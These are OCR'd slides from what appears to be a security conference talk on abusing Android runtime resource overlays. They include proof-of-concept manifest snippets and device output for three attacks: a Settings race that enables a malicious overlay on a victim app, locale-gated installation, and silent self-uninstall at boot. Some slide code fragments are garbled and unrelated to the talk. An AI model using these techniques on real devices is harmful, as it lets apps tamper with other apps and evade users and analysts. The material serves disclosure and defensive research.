
Collected overlays with category "theme"



How to get into themes list

Conditions

- targetPackage must be "android"
- Overlay category must be "android.theme"
- Non-static overlay
- There are at least 2 of them (minimum 2 applications)



Display Settings bug

```
@Override
public boolean onPreferenceChange(Preference preference, Object newValue) {
    String current = getCurrentTheme();
    if (Objects.equals(newValue, current)) {
        return true;
    }
    try {
        mOverlayService.setEnabledExclusiveInCategory((String) newValue,
UserHandle.myUserId());
    } catch (RemoteException re) {
        throw re.rethrowFromSystemServer();
    }
    return true;
}
```

Called when user taps the radio button

Enables the selected Theme overlay on behalf of Settings app!

Display Settings menu is not updated if theme apps were reinstalled

Attack strategy

```
<overlay
    android:priority="9999"
    android:isStatic="false"
    android:category="android.theme"
    android:targetPackage="android"
    android:targetName="NonEmpty" />
```

↓

update with

↓

```
<overlay
    android:priority="9999"
    android:isStatic="false"
    android:resourcesMap="@xml/overlays"
    android:targetPackage="poc.overlaid_victim"
    android:targetName="MySet" />
```

Reinstall the attacker application with the updated overlay targeted another application when Display Settings menu is still opened

Attack strategy

The user taps the radio button and the malicious overlay is enabled!

Successfully enabled overlay

/data/system/overlays.xml

```
<item packageName="poc.overlay_attacker" userId="0"
targetPackageName="poc.overlaid_victim" targetOverlayableName="MySet"
baseCodePath="/data/app/~~ZLcynSQGRde-ncQgSUMUcg==/poc.overlay_attacker-
1IPIWmpte0GBNig7ba8ksA==/base.apk" state="3" isEnabled="true" isStatic="false"
priority="2147483647" fabricated="false" />
```

Successfully enabled overlay

```
$ idmap2 dump --idmap-path /data/resource-cache/data@app@~~ZLcynSQGRde-
ncQgSUMUcg==@poc.overlay_attacker-1IPIWmpte0GBNig7ba8ksA==@base.apk@idmap

Paths:
    target path  : /data/app/~~6cvkEqaMPIenaTwt0-DBiQ==/poc.overlaid_victim-
csdFdACeB5o9b-rdR7Il9g==/base.apk
    overlay path : /data/app/~~M3fj_7gSmXLk9SXu4eOxkQ==/poc.overlay_attacker-cHPcXTIP-
reXeUqcf8R8ZA==/base.apk

Mapping:
    0x7f0f009b -> string "You were overlaid!" (???)
```


Successfully enabled overlay

Before
the attack


"It is my original string!"

After
the attack

"You were overlaid!"



Demo


5:42
00:00
Sat, Mar 29
Stub
Theme
Victim
Files
Play Store
Gmail
Photos
YouTube

1

How ARRO Works

2

Types of Resource Overlays

3

Scenarios of Overlay Attacks on Mobile Applications

4

How to Enable the Overlay

5

Implementing Conditional Installation of Applications

6

Uninstall Our App Without User Prompt

5

Implementing Conditional Installation of Applications

engine = pyttsx3.init()

import pyttsx3

message = "Hello, human! This is your computer speaking. Hack the planet!"

#PHTalks

Preventing installation of our app

frameworks/base/core/res/res/values/attrs_manifest.xml

```
<!-- Required property name/value pair used to enable this overlay.
        e.g. name=ro.oem.sku value=MKT210.
        Overlay will be ignored unless system property exists and is
        set to specified value -->
<!-- @hide This shouldn't be public. -->
<attr name="requiredSystemPropertyName" format="string" />
<!-- @hide This shouldn't be public. -->
<attr name="requiredSystemPropertyValue" format="string" />
```

Preventing installation of our app

frameworks/base/core/java/com/android/internal/pm/pkg/parsing/ParsingPackageUtils.java

```
private static ParseResult<ParsingPackage> parseOverlay(ParseInput input, ParsingPackage pkg,
    Resources res, XmlResourceParser parser) {
    ...
    // check to see if overlay should be excluded based on system property condition
    String propName = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyName);
    String propValue = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyValue);
    if (!FrameworkParsingPackageUtils.checkRequiredSystemProperties(propName, propValue)) {
        String message = "Skipping target and overlay pair " + target + " and "
                + pkg.getBaseApkPath()
                + ": overlay ignored due to required system property: "
                + propName + " with value: " + propValue;
        Slog.i(TAG, message);
        return input.skip(message);
    }
```

Package parsing failed

Preventing installation of our app

frameworks/base/core/java/android/content/pm/PackageParser.java

```
public static boolean checkRequiredSystemProperties(@Nullable String rawPropNames,
            @Nullable String rawPropValues) {
        ...
        final String[] propNames = rawPropNames.split(",");
        final String[] propValues = rawPropValues.split(",");
        ...
        for (int i = 0; i < propNames.length; i++) {
            // Check property value: make sure it is both set and equal to expected value
            final String currValue = SystemProperties.get(propNames[i]);
            if (!TextUtils.equals(currValue, propValues[i])) {
                return false;
            }
        }
        return true;
    }
```

System properties do not match the values from the manifest

Preventing installation of our app

The app will not be installed if persist.sys.locale != id-ID

```
<overlay
    android:priority="10"
    android:isStatic="true"
    android:requiredSystemPropertyName="persist.sys.locale"
    android:requiredSystemPropertyValue="id-ID"
```

Preventing installation of our app

```
panther:/ $ getprop persist.sys.locale
en-US
```

My device locale is en-US

Preventing installation of our app

The app will not be installed if persist.sys.locale != id-ID

```
Performing Streamed Install
adb: failed to install app-debug.apk: Failure [-125: Skipping target and overlay pair
null and /data/app/vmdl2013932106.tmp/base.apk: overlay ignored due to required system
 property: persist.sys.locale with value: id-ID]
```

Device locale mismatch

1

How ARRO Works

2

Types of Resource Overlays

3

Scenarios of Overlay Attacks on Mobile Applications

4

How to Enable the Overlay

5

Implementing Conditional Installation of Applications

6

Uninstall Our App Without User Prompt

6

Uninstall Our App Without User Prompt

```
engine = pyttsx3.init()
```

```
import pyttsx3
```


```
message = "Hello, human! This is your
computer speaking. Hack the planet!"
```

#PHTalks

Uninstall our app without user prompt


```
<overlay
    android:priority="9999"
    android:isStatic="true"
    android:targetPackage="poc.self_uninstalling_app"
    android:requiredSystemPropertyName="sys.boot_completed"
    android:requiredSystemPropertyValue="1"
    />
```

Package parsing at system startup

frameworks/base/core/java/com/android/internal/pm/pkg/parsing/ParsingPackageUtils.java

```
private static ParseResult<ParsingPackage> parseOverlay(ParseInput input, ParsingPackage pkg,
    Resources res, XmlResourceParser parser) {
    ...
    // check to see if overlay should be excluded based on system property condition
    String propName = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyName);
    String propValue = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyValue);
    if (!FrameworkParsingPackageUtils.checkRequiredSystemProperties(propName, propValue)) {
        String message = "Skipping target and overlay pair " + target + " and "
                + pkg.getBaseApkPath()
                + ": overlay ignored due to required system property: "
                + propName + " with value: " + propValue;
        Slog.i(TAG, message);
        return input.skip(message);
    }
```

Package parsing at system startup



Package parsing at system startup

frameworks/base/services/core/java/com/android/server/pm/InstallPackageHelper.java

```
public void installPackagesFromDir(File scanDir, int parseFlags,
            int scanFlags, PackageParser2 packageParser, ExecutorService executorService,
            @Nullable ApexManager.ActiveApexInfo apexInfo) {
    ...
    // Delete invalid userdata apps
    if ((scanFlags & SCAN_AS_SYSTEM) == 0
            && errorCode != PackageManager.INSTALL_SUCCEEDED) {
        logCriticalInfo(Log.WARN,
                "Deleting invalid package at " + parseResult.scanFile);
        mRemovePackageHelper.removeCodePath(parseResult.scanFile);
    }
```

System removes package at startup if parsing fails

Uninstall our app without user prompt

```
PackageManager   system_process    W  Failed to parse /data/app/~~7ekJDwJJhwesSrC8wYg==: Skipping
target and overlay pair poc.self_uninstalling_app and /data/app/~~7ekJDwJJhwesSrC8wYg
==/poc.self_uninstalling_app-4IXi79WoOUN49xUkYnLHJg==/base.apk: overlay ignored due to required
system property: sys.boot_completed with value: 1
PackageManager   system_process    W  Deleting invalid package at /data/app/~~7ekJDwJJhwesSrC8wYg==
PackageManager   system_process    D  removeCodePath /data/app/~~7ekJDwJJhwesSrC8wYg==
```

Parsing error messages in Logcat => package removal from the device

Uninstall our app without user prompt

BEFORE

```
emu64xa:/ $ pm path poc.self_uninstalling_app
package:/data/app/~~ckJYQG3rBTlEwQupcCK_uQ==/poc.self_uninstalling_app-mqBd-P7iBbnl5JTy1GBukA==/base.apk
```

AFTER

```
emu64xa:/ $ pm path poc.self_uninstalling_app
1|emu64xa:/ $ ls -la /data/app/~~ckJYQG3rBTlEwQupcCK_uQ==/poc.self_uninstalling_app-mqBd-P7iBbnl5JTy1GBukA==/base.apk
ls: /data/app/~~ckJYQG3rBTlEwQupcCK_uQ==/poc.self_uninstalling_app-mqBd-P7iBbnl5JTy1GBukA==/base.apk: No such file or directory
```

The app has been uninstalled

Uninstall our app without user prompt

```
<overlay
    android:priority="9999"
    android:isStatic="true"
    android:targetPackage="poc.self_uninstalling_app"
    android:requiredSystemPropertyName="persist.radio.airplane_mode_on"
    android:requiredSystemPropertyValue="0"
    />
```

Takeaways

ARRO is a powerful mechanism for modifying app resources on the fly without recompilation


There are several scenarios for overwriting resources of another app

Enabling the overlay isn't straightforward, but it is possible

The OS has undocumented features to control app installation and removal without user interaction

positive hack Jakarta talks

```
def key_pressed(key):
    print(f"{key} pressed")
```



```
# Create the main window
root = tk.Tk()
root.title("Simple Keyboard")
```

Thank you

```
# Create buttons for keys
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']
in the following keys:
    button = tk.Button(root, text=key, width=5,
command=lambda k=key: key_pressed(k))
    button.pack(side=tk.LEFT)
```

#PHTalks